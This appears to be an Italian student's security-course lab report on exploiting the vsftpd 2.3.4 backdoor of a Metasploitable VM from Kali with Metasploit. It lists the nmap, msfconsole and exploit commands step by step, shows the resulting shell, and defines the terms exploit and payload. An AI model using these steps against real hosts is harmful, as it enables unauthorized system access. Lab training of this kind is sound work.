[CONSEGNA SETTIMANA 7 LEZIONE 1]


Hacking con Metasploit

Tra i vari tool a disposizione per l'esecuzione degli exploit, quello a cui ci affideremo è Metasploit, vediamo come procedere.


Come target useremo la macchina metasploitable (*IP 192.168.5.220*) e come attaccante la macchina Kali (*IP 192.168.5.80*).

Il servizio vulnerabile che sfrutteremo oggi è vsftpd versione v.2.3.4, le informazioni riguardanti questo servizio le abbiamo recuperate tramite il software *nmap* con il seguente comando **nmap -sV 192.168.5.220.**

Apriamo quindi, tramite terminale, Metasploit con il comando **msfconsole**.



Facendo una ricerca tramite il comando **search vsftpd** possiamo notare che sono 2 i risultati disponibili, quello che utilizzeremo è il secondo, in quanto la versione è compatibile con quella presente sulla macchina target.



Scelto l'exploit da utilizzare, occorre impostare alcuni parametri, come l'indirizzo IP della macchina target. Per vedere i parametri necessari utilizzeremo il comando **show options**.

Impostiamo quindi l'indirizzo IP della macchina metasploitable tramite il comando **set rhosts 192.168.5.220**.

In questo caso possiamo notare che non ci sono payload disponibili tra cui scegliere quindi procederemo direttamente con l'exploit tramite il comando **exploit**.

Avendo creato una sessione, siamo ora in grado di poter effettuare numerose operazioni sulla macchina target, in questo caso procediamo con il creare una cartella *test_metasploit*.

Creiamola tramite il comando **mkdir** e dirigiamoci quindi sulla macchina metasploitable.

```
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
msfadmin@metasploitable:/$ cd root/
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  test_metasploit  vnc.log
msfadmin@metasploitable:/root$
```

Tramite il comando **ls** notiamo che la cartella è stata correttamente effettuata e quindi l'exploit ha avuto successo.

Alcune nozioni importanti

Cosa si intende per exploit?

Con il termine exploit nel campo informatico si fa riferimento ad una porzione di codice che sfrutta le vulnerabilità presenti in un determinato soggetto per creare malfunzionamenti, ottenere accesso al sistema, acquisire i privilegi di amministratore e attaccare la macchina target.

Cosa si intende per payload?

Con payload, nel contesto legato al tool metasploit, si fa riferimento ad insieme di istruzioni che viene trasferito sulla macchina target per poi poter procedere all'exploit. Da non confondersi con il payload, sempre in ambito informatico, che fa riferimento ai dati trasportati dai protocolli durante le comunicazioni tra due o più macchine.